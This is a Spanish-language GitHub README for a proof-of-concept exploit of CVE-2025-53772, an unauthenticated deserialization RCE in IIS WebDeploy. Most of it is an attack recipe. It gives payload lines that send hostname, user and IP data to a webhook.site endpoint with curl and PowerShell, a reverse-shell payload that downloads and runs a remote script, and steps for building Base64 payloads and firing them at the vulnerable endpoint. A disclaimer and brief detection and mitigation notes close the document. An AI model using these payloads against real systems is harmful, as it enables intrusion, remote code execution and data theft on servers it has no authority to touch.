 momollax/cve-2025-53772-iis-webdeploy-rce
Exploit de prueba de concepto para CVE-2025-53772, una vulnerabilidad de ejecución remota de código en IIS WebDeploy mediante deserialización insegura. Incluye generación de payloads personalizables para recopilación de información, ejecución de comandos y shells inversas.

Este repositorio contiene un exploit de Prueba de Concepto (PoC) para CVE-2025-53772, una vulnerabilidad de Ejecución Remota de Código en IIS WebDeploy mediante deserialización insegura.
Esta herramienta es solo para fines educativos y de pruebas de seguridad autorizadas. El autor no es responsable de ningún uso indebido o daño causado por este software. Úsala únicamente en sistemas que te pertenezcan o para los que tengas permiso explícito de prueba.
Edita el payload en poc.cs en las líneas 18-19 para especificar tu acción objetivo:
// Replace with your webhook URL and desired payload
set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");
Recopilación de información (recomendado):
set.Add("powershell.exe");
set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");
Ejecución simple de comandos:
set.Add("cmd.exe");
set.Add("/c calc.exe");  // Opens calculator
Shell inversa (avanzado):
set.Add("powershell.exe");
set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");

La GitHub Action compilará automáticamente el PoC y generará el payload codificado en Base64:
Haz push de tus cambios para activar la GitHub Action Ve a la pestaña Actions en tu repositorio Haz clic en la última ejecución del workflow Localiza el payload generado en la salida de consola:
 3. Desplegar el exploit

Usa el payload Base64 generado contra el endpoint vulnerable de IIS WebDeploy:
 🎯 Detalles de la vulnerabilidad
Software afectado: IIS WebDeploy (múltiples versiones) Tipo de vulnerabilidad: Deserialización insegura que conduce a RCE Vector de ataque: Remoto, no autenticado Gravedad: Crítica
Si prefieres compilar localmente en lugar de usar GitHub Actions:
# Windows with .NET Framework
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs
poc.exe > payload.txt
csc poc.cs
poc.exe
📡 Configuración de un webhook
Ve a webhook.site para obtener una URL de webhook gratuita Reemplaza YOUR-WEBHOOK-ID en el payload con tu ID único Monitorea las solicitudes entrantes para ver los resultados de la ejecución del exploit
Detección:
Monitorea actividades inusuales de deserialización de BinaryFormatter Busca procesos sospechosos generados por los procesos de trabajo de IIS Monitoreo de red para conexiones salientes inesperadas
Mitigación:
Actualiza IIS WebDeploy a la última versión parcheada Implementa validación y sanitización de entradas Usa listas de permitidos para tipos de deserialización Implementa segmentación y monitoreo de red
Detalles de CVE-2025-53772 Aviso de seguridad de Microsoft Base de datos de vulnerabilidades de NIST






